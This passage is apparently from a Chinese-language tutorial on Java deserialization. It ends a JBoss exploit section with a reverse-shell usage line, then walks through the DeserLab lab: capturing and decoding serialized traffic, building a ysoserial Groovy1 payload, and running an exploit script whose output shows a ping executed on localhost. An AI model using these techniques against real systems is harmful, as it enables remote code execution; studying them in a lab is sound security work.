| python jbossexp.py [url] [port] [payload] |

随后公网主机会接收到反弹的shell，如下图。

****

参考链接：

http://blog.csdn.net/cd\_xuyue/article/details/50243689

https://www.cnblogs.com/milantgh/p/3601993.html

## 6.Java反序列化漏洞实践

### 6.1 使用DeserLab工具

首先你可以先读一下Nick写的这篇文章， 文章中介绍了DeserLab以及Java反序列化相关内容。本文会详细介绍Java序列化协议的具体细节。阅读完本文后，你应该可以自己搞定DeserLab环境。接下来我们需要使用各种预编译jar工具，所以我们可以先从Github上下载这些工具。现在准备步入正题吧。

碰到某个问题后，我通常的做法是先了解目标的正常工作方式。对于DeserLab来说，我们需要做以下几件事情：

1.运行服务器及客户端

2.抓取通信流量

3.理解通信流量

我们可以使用如下命令来运行服务器及客户端：

|  |
| --- |
| java -jar DeserLab.jar -server 127.0.0.1 6666  java -jar DeserLab.jar -client 127.0.0.1 6666 |

上述命令的运行结果如下：

|  |
| --- |
| java -jar DeserLab.jar -server 127.0.0.1 6666  [+] DeserServer started, listening on 127.0.0.1:6666  [+] Connection accepted from 127.0.0.1:50410  [+] Sending hello...  [+] Hello sent, waiting for hello from client...  [+] Hello received from client...  [+] Sending protocol version...  [+] Version sent, waiting for version from client...  [+] Client version is compatible, reading client name...  [+] Client name received: testing  [+] Hash request received, hashing: test  [+] Hash generated: 098f6bcd4621d373cade4e832627b4f6  [+] Done, terminating connection.  java -jar DeserLab.jar -client 127.0.0.1 6666  [+] DeserClient started, connecting to 127.0.0.1:6666  [+] Connected, reading server hello packet...  [+] Hello received, sending hello to server...  [+] Hello sent, reading server protocol version...  [+] Sending supported protocol version to the server...  [+] Enter a client name to send to the server:  testing  [+] Enter a string to hash:  test  [+] Generating hash of "test"...  [+] Hash generated: 098f6bcd4621d373cade4e832627b4f6 |

上述结果并不是我们想要的信息，我们想问的问题是，这个环境如何实现反序列化功能?为了回答这个问题，我们可以使用wireshark、tcpdump或者tshark来捕捉6666端口上的流量。我们可以使用如下命令，利用tcpdump来捕捉流量：

|  |
| --- |
| tcpdump -i lo -n -w deserlab.pcap 'port 6666' |

在继续阅读本文之前，你可以先用wireshark来浏览一下pcap文件。读完Nick的文章后，你应该已经了解目前所处的状况，至少能够识别出隐藏在流量中的序列化Java对象。

### 6.2 提取序列化数据

根据这些流量，我们可以肯定的是网络中有序列化数据正在传输，现在让我们来分析哪些数据正在传输。我选择使用SerializationDumper工具来解析这些流量，这个工具属于我们要用的工具集之一，作用与jdeserialize类似，后者属于闻名已久且尚能发挥作用的老工具。在使用这些工具之前，我们需要先准备好待处理数据，因此，我们需要将pcap转换为可待分析的数据格式。

|  |
| --- |
| tshark -r deserlab.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, | grep -v ',,' | grep '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s/://g |

这条命令虽然看起来很长，但至少能正常工作。我们可以将这条命令分解为更好理解的子命令，因为该命令的功能是将pcap数据转换为经过十六进制编码的一行输出字符串。首先，该命令将pcap转换为文本，文本中只包含传输的数据、TCP源端口号以及目的端口号：

|  |
| --- |
| tshark -r deserlab.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, |

结果如下所示：

|  |
| --- |
| 50432,,6666  6666,,50432  50432,,6666  50432,aced0005,6666  6666,,50432  6666,aced0005,50432 |

如上述结果所示，在TCP三次握手期间并没有传输数据，因此你可以看到’,,’这样一段文本。随后，客户端发送第一个字节，服务器返回ACK报文，然后再发回某些字节数据，以此类推。命令的第二个功能是继续处理这些文本，根据端口以及每一行的开头部分来选择输出合适的载荷：

|  |
| --- |
| | grep -v ',,' | grep '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s/://g |

这条过滤命令会将服务器的响应数据提取出来，如果你想要提取客户端数据，你需要改变端口号。处理结果如下所示：

|  |
| --- |
| aced00057704f000baaa77020101737200146e622e64657365722e486[...] |

这些数据正是我们需要的数据，它将发送和接收数据以较为简洁的方式表示出来。我们可以使用前面提到的两个工具来处理这段数据，首先我们使用的是SerializationDumper，然后我们会再使用jdeserialize。之所以要这么做，原因在于使用多个工具来处理同一个任务可以便于我们分析潜在的错误或问题。如果你坚持使用一个工具的话，你可能会不小心走进错误的死胡同。当然尝试不同的工具本身就是一件非常有趣的事情。

### 6.3 分析序列化数据

SerializationDumper工具的使用非常简单直白，我们只需要将十六进制形式的序列化数据作为第一个参数传输进去即可，如下所示：

|  |
| --- |
| java -jar SerializationDumper-v1.0.jar aced00057704f000baaa77020101 |

结果如下所示：

|  |
| --- |
| STREAM\_MAGIC - 0xac ed  STREAM\_VERSION - 0x00 05  Contents  TC\_BLOCKDATA - 0x77  Length - 4 - 0x04  Contents - 0xf000baaa  TC\_BLOCKDATA - 0x77  Length - 2 - 0x02  Contents - 0x0101  TC\_OBJECT - 0x73  TC\_CLASSDESC - 0x72  className  Length - 20 - 0x00 14  Value - nb.deser.HashRequest - 0x6e622e64657365722e4861736852657175657374 |

我们需要编译才能使用jdeserialize工具。编译任务可以使用[ant](http://ant.apache.org/)以及build.xml文件来完成，我选择手动编译方式，具体命令如下

|  |
| --- |
| mkdir build  javac -d ./build/ src/\*  cd build  jar cvf jdeserialize.jar \* |

上述命令可以生成jar文件，你可以使用如下命令输出帮助信息以测试jar文件是否已正确生成：

|  |
| --- |
| java -cp jdeserialize.jar org.unsynchronized.jdeserialize |

jdeserialize工具需要一个输入文件，因此我们可以使用python之类的工具将十六进制的序列化数据保存成文件，如下所示(我缩减了十六进制字符串以便阅读)：

|  |
| --- |
| open('rawser.bin','wb').write('aced00057704f000baaa77020146636'.decode('hex')) |

接下来，我们使用待处理文件名作为第一个参数，传递给jdeserialize工具，处理结果如下所示：

|  |
| --- |
| java -cp jdeserialize.jar org.unsynchronized.jdeserialize rawser.bin  read: [blockdata 0x00: 4 bytes]  read: [blockdata 0x00: 2 bytes]  read: nb.deser.HashRequest \_h0x7e0002 = r\_0x7e0000;  //// BEGIN stream content output  [blockdata 0x00: 4 bytes]  [blockdata 0x00: 2 bytes]  nb.deser.HashRequest \_h0x7e0002 = r\_0x7e0000;  //// END stream content output  //// BEGIN class declarations (excluding array classes)  class nb.deser.HashRequest implements java.io.Serializable {  java.lang.String dataToHash;  java.lang.String theHash;  }  //// END class declarations  //// BEGIN instance dump  [instance 0x7e0002: 0x7e0000/nb.deser.HashRequest  field data:  0x7e0000/nb.deser.HashRequest:  dataToHash: r0x7e0003: [String 0x7e0003: "test"]  theHash: r0x7e0004: [String 0x7e0004: "098f6bcd4621d373cade4e832627b4f6"]  ]  //// END instance dump |

从这两个分析工具的输出中，我们首先可以确认的是，这段数据的确是序列化数据。其次，我们可以确认的是，客户端和服务器之间正在传输一个“nb.deser.HashRequest”对象。结合工具的输出结果以及前面的wireshark抓包数据，我们可知用户名以字符串形式存储在TC\_BLOCKDATA类型中进行传输：

|  |
| --- |
| TC\_BLOCKDATA - 0x77  Length - 9 - 0x09  Contents - 0x000774657374696e67  '000774657374696e67'.decode('hex')  '\x00\x07testing' |

现在我们对DeserLab客户端与服务器之间的通信过程已经非常熟悉，接下来我们可以使用ysoserial工具来利用这个过程。

### 6.4 利用DeserLab中的漏洞

根据pcap的分析结果以及序列化数据的分析结果，我们已经非常熟悉整个环境的通信过程，因此我们可以构建自己的python脚本，脚本中可以嵌入ysoserial载荷。为了保持代码的简洁，也为了匹配wireshark数据流，我决定使用类似wireshark数据流的方式来实现这段代码，如下所示：

|  |
| --- |
| mydeser = deser(myargs.targetip, myargs.targetport)  mydeser.connect()  mydeser.javaserial()  mydeser.protohello()  mydeser.protoversion()  mydeser.clientname()  mydeser.exploit(myargs.payloadfile) |

你可以在这里找到完整版的代码。 如你所见，最简单的方法是将所有java反序列化交换数据硬编码到代码中。你可能对代码的具体写法有些疑问，比如为什么`mydeser.exploit(myargs.payloadfile)`位于`mydeser.clientname()`之后，以及我根据什么来决定代码的具体位置。因此我想解释一下我的思考过程，也顺便介绍一下如何生成并发送ysoserial载荷。

如果我们检查服务器与客户端的信息交互过程，我们可以在某个地方找到Java对象的交换过程。我们很容易就能在序列化数据的分析结果中找到这个目标，因为它要么包含“TC\_OBJECT – 0×73”特征，要么包含如下数据：

|  |
| --- |
| //// BEGIN stream content output  [blockdata 0x00: 4 bytes]  [blockdata 0x00: 2 bytes]  [blockdata 0x00: 9 bytes]  nb.deser.HashRequest \_h0x7e0002 = r\_0x7e0000;  //// END stream content output |

从以上输出中，我们可以看到流数据的最后一部分内容为“nb.deser.HashRequest”对象。读取这个对象的位置正是交换过程的最后一部分，这也解释了为什么漏洞利用函数位于代码的末尾。现在我们已经知道漏洞利用载荷的存放位置，我们怎么样才能生成并发送载荷呢?

DeserLab本身的代码其实没有包含任何可利用的东西，具体原因下文会解释，现在我们只需要接受这个事实即可。这意味着我们需要查找其他程序库，从中挖掘能帮助我们的代码。DeserLab仅仅包含一个Groovy库，这足以给我们足够多的提示来生成ysoserial载荷。在现实世界中，我们往往需要亲自反汇编未知程序库，才能寻找到有用的代码，这些代码也可以称为漏洞利用的小工具(gadget)。

掌握库信息后，载荷的生成就会变得非常简单，命令如下所示：

|  |
| --- |
| java -jar ysoserial-master-v0.0.4-g35bce8f-67.jar Groovy1 'ping 127.0.0.1' > payload.bin |

需要注意的是，载荷发送后不会返回任何响应，因此如果我们想确认载荷是否工作正常，我们需要一些方法来检测。在实验环境中，一个ping localhost命令足以，但在实际环境中，我们需要找到更好的方式。

现在万事俱备，是不是只需要发送载荷就可以大功告成?差不多是这个样子，但我们不要忘了Java序列化头部交换过程在这之前已经完成，这意味着我们需要剔除载荷头部的前4个字节，然后再发送载荷：

|  |
| --- |
| ./deserlab\_exploit.py 127.0.0.1 6666 payload\_ping\_localhost.bin  2017-09-07 22:58:05,401 - INFO - Connecting  2017-09-07 22:58:05,401 - INFO - java serialization handshake  2017-09-07 22:58:05,403 - INFO - protocol specific handshake  2017-09-07 22:58:05,492 - INFO - protocol specific version handshake  2017-09-07 22:58:05,571 - INFO - sending name of connected client  2017-09-07 22:58:05,571 - INFO - exploiting |

如果一切顺利的话，你可以看到如下输出：

|  |
| --- |
| sudo tcpdump -i lo icmp  tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes  22:58:06.215178 IP localhost > localhost: ICMP echo request, id 31636, seq 1, length 64  22:58:06.215187 IP localhost > localhost: ICMP echo reply, id 31636, seq 1, length 64  22:58:07.215374 IP localhost > localhost: ICMP echo request, id 31636, seq 2, length 64 |

非常好，我们成功利用了DeserLab的漏洞。接下来我们需要好好理解一下我们发往DeserLab的载荷的具体内容。

参考链接：

http://www.freebuf.com/articles/web/149931.html